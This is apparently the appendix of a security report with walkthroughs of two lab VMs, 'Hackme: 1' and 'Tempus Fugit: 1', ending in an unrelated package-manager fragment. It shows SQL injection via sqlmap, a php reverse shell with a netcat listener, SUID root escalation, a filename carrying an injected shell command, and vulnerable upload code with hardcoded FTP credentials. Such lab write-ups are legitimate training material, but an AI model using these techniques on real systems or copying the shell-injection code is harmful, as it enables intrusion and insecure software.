[13] "Wget - GNU Project - Free Software Foundation", Gnu.org, 2019. [Online]. Available: https://www.gnu.org/software/wget/. [Accessed: 08- Dec- 2019].

[14] "GCC, the GNU Compiler Collection- GNU Project - Free Software Foundation (FSF)", Gcc.gnu.org, 2019. [Online]. Available: https://gcc.gnu.org/. [Accessed: 08- Dec- 2019].

[15] "Wireshark · Go Deep.", Wireshark.org, 2019. [Online]. Available: https://www.wireshark.org/. [Accessed: 08- Dec- 2019].

9. Appendix

This section is reserved for reproducible walkthroughs of every machine that we solved along with the gory details of each of the tools, techniques, and approaches used.

9.1 Hackme: 1

Step 1. NMAP scan of the NAT network showed us the open ports and the services running on the virtual machine.

```
root@kali:~/Desktop/HTB# nmap -sC -sV -sS 172.16.23.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-04 11:36 UTC
Nmap scan report for 172.16.23.131
Host is up (0.00046s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.7p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6b:a8:24:d6:09:2f:c9:9a:8e:ab:bc:6e:7d:4e:b9:ad (RSA)
|   256 ab:e8:4f:53:38:06:2c:6a:f3:92:e3:97:4a:0e:3e:d1 (ECDSA)
|_  256 32:76:90:b8:7d:fc:a4:32:63:10:cd:67:61:49:d6:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.34 ((Ubuntu))
|_http-server-header: Apache/2.4.34 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 00:0C:29:CD:81:5B (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Fig 4. Hackme: 1, Step 1

Step 2. We run dirbuster to get accessible files and folders in the website being hosted at port 80.

```
root@kali:~/Desktop/HTB# dirbuster
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
File found: /welcome.php - 302
Dir found: /uploads/ - 200
Dir found: / - 200
Dir found: /icons/ - 403
File found: /index.php - 200
File found: /logout.php - 302
File found: /login.php - 200
File found: /register.php - 200
File found: /config.php - 200
Dir found: /icons/small/ - 403
File found: /icons/README.html - 200
```

Fig 5. Hackme: 1, Step 2

Step 3. We go to the register page and register a new account.




Fig 6. Hackme: 1, Step 3

Step 4. We then login to the newly created account from the login page.




Fig 7. Hackme: 1, Step 4

Step 5. We are greeted with a search box, which allows us to search for book titles. We instantly fire up BURP suite to try an SQL injection vulnerability.





Fig 8. Hackme: 1, Step 5

Step 6. It works, and we are returned the entire list of books.



Book ID	Book Title	Cost
1	Anonymous Hackers TTP	50 SGD
2	CISSP Guide	80 SGD
3	Security+	30 SGD
4	Practical WebApp Hacking	45 SGD
5	All about Kali Linux	20 SGD
6	Linux OS	10 SGD
7	Windows OS	10 SGD
8	IoT Exploitation	190 SGD
9	ZigBee Wireless Hacking	90 SGD
10	JTAG UART Hardware Hacking	50 SGD
11	Container Breakout	40 SGD
12	OSCP/OSCE Guide	240 SGD
13	CREST CRT	40 SGD
14	Creating your vulnerable VM	88 SGD
15	OSINT	48 SGD

Fig 9. Hackme: 1, Step 6

Step 7. We save the request from BURP suite to a text file and run sqlmap with the text file as input. We get the database names as output.

Fig 10. Hackme: 1, Step 7(1)

Fig 11. Hackme: 1, Step 7(2)




Fig 12. Hackme: 1, Step 7(3)

Step 8. We dump all the data from the database of our interest and inspect the passwords for users.




Fig 13. Hackme: 1, Step 8(1)




Fig 14. Hackme: 1, Step 8(2)

Step 9. We realize that the passwords are MD5 hashed and use an online tool to crack the 'superadmin' account password. Then we log in to the user's account where we find an image upload option. We try to upload a php reverse shell script and succeed.




Fig 15. Hackme: 1, Step 9(1)




Fig 16. Hackme: 1, Step 9(2)

Step 10. We then set netcat to listen at port 1234 on our host machine and go to the uploads folder previously found by the dirbuster application on the website and execute the php script recently uploaded to get a reverse shell.




Fig 17. Hackme: 1, Step 10(1)

```
root@kali:~/Desktop/HTB/hackme1# nc -lvnp 1234
listening on [any] 1234 ...
connect to [172.16.23.1] from (UNKNOWN) [172.16.23.131] 58338
Linux hackme 4.18.0-25-generic #26-Ubuntu SMP Mon Jun 24 09:32:08 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 20:51:24 up 22 min,  0 users,  load average: 0.03, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Fig 18. Hackme: 1, Step 10(2)

Step 11. After some digging around, we find a binary file named ‘touchmenot’ in the legacy folder. It happens to be an SUID binary and when executed, it presented us with the root shell. Thus, marking the end of the challenge.

```
drwxr-xr-x 2 root root 4096 Mar 26  2019 .
drwxr-xr-x 4 root root 4096 Mar 26  2019 ..
-rwsr--r-x 1 root root 8472 Mar 26  2019 touchmenot
www-data@hackme:/home/legacy$ file touchmenot
file touchmenot
touchmenot: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
1c, not stripped
www-data@hackme:/home/legacy$ ./touchmenot
./touchmenot
root@hackme:/home/legacy#
```

Fig 19. Hackme: 1, Step 11

9.2 Tempus Fugit: 1

Step 1. Initial scan only showed one open port, port 80, hosting a website upon scanning with NMAP.

```
root@kali:~/Desktop/HTB/Tempus_Fugit# nmap -sS 192.168.201.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-03 19:41 UTC
Nmap scan report for 192.168.201.130
Host is up (0.0010s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:B7:7F:FA (VMware)
```

Fig 20. Tempus Fugit: 1, Step 1

Step 2. We find out that the file upload feature of the website has a remote code execution vulnerability. We view the source for a cleaner representation.

Request to http://192.168.201.130:80

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
POST /upload HTTP/1.1
Host: 192.168.201.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.201.130/upload
Content-Type: multipart/form-data; boundary=---------------------------44099871236013845816812603l4
Content-Length: 334
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------44099871236013845816812603l4
Content-Disposition: form-data; name="file"; filename="xyz.txt; ls -al"
Content-Type: text/plain


-----------------------------44099871236013845816812603l4
Content-Disposition: form-data; name="my-form"

Upload !
-----------------------------44099871236013845816812603l4--
```

Fig 21. Tempus Fugit: 1, Step 2(1)




Fig 22. Tempus Fugit: 1, Step 2(2)

```
drwxr-xr-x    1 root     root          4096 Dec  3 19:26 .
drwxr-xr-x    1 root     root          4096 Aug 16 09:45 ..
drwxr-xr-x    1 root     root          4096 Aug 12 10:20 __pycache__
-rw-r--r--    1 root     root          2226 Aug 12 10:20 main.py
-rw-r--r--    1 root     root           204 May 17  2019 prestart.sh
drwxr-xr-x    6 14534190 dialout       4096 Aug  9 12:27 static
-rw-r--r--    1 root     root             2 Dec  3 19:26 supervisord.pid
drwxr-xr-x    1 14534190 dialout       4096 Aug 12 17:48 templates
drwxr-xr-x    1 root     root          4096 Dec  3 19:51 upload
-rw-r--r--    1 root     root            37 May 17  2019 uwsgi.ini
</li>
```

Fig 23. Tempus Fugit: 1, Step 2(3)

Step 3. We use the remote code execution vulnerability to invoke a reverse shell.




Fig 24. Tempus Fugit: 1, Step 3(1)




Fig 25. Tempus Fugit: 1, Step 3(2)




Fig 26. Tempus Fugit: 1, Step 3(3)

Step 4. We find a text file in the root directory and a python file in the directory we reverse shell into with credentials of ‘someuser’.

```
cd root
ls -al
total 32
drwx------    1 root     root          4096 Aug 16 06:32 .
drwxr-xr-x    1 root     root          4096 Aug 16 09:45 ..
lrwxrwxrwx    1 root     root             9 Aug 11 21:17 .ash_history -> /dev/null
lrwxrwxrwx    1 root     root             9 Aug 11 21:18 .bash_history -> /dev/null
drwx------    1 root     root          4096 May 17  2019 .cache
drwxr-xr-x    3 root     root          4096 Aug 11 05:34 .config
drwxr-xr-x    1 root     root          4096 Aug 11 05:34 .local
drwxr-xr-x    2 root     root          4096 Aug 11 05:37 .ncftp
-rw-------    1 root     root           309 Aug  8 11:10 .python_history
-rw-r--r--    1 root     root            29 Aug 16 06:32 message.txt
cat message.txt
No, you are not done yet ;-)
```

Fig 27. Tempus Fugit: 1, Step 4(1)

```
if file.filename and allowed_file(file.filename):
        filename = file.filename

        file.save(os.path.join(UPLOAD_FOLDER, filename))
        cmd="cat "+UPLOAD_FOLDER+"/"+filename
        result = subprocess.check_output(cmd, shell=True)
        flash(result.decode("utf-8"))
        flash('File successfully uploaded')

        try:
           ftp = FTP('ftp.mofo.pwn')
           ftp.login('someuser', 'b232a4da4c104798be4613ab76d26efda1a04606')
           with open(UPLOAD_FOLDER+"/"+filename, 'rb') as f:
              ftp.storlines('STOR %s' % filename, f)
              ftp.quit()
```

Fig 28. Tempus Fugit: 1, Step 4(2)

Step 5. We check the IP address of the system to check if it matches the VMWare IP address. Since they don’t match and there is no open FTP service, we are believed into thinking that there are multiple internal networks and hence we install NMAP using apk package manager to scan the internal network.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:AC:13:00:0A
          inet addr:172.19.0.10  Bcast:172.19.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2340 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1025 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:199351 (194.6 KiB)  TX bytes:2825784 (2.6 MiB)
```

Fig 29. Tempus Fugit: 1, Step 5(1)

Unix-like [edit]

Linux [edit]

- apk-tools (apk): Alpine Package Keeper, the package manager for Alpine Linux;
- dpkg: Originally used by Debian and now by Ubuntu. Uses the .deb format and was the first to have a widely known dependency resolution tool, APT. The ncurses-based front-end for APT, aptitude, is also a popular package manager for Debian-based systems;
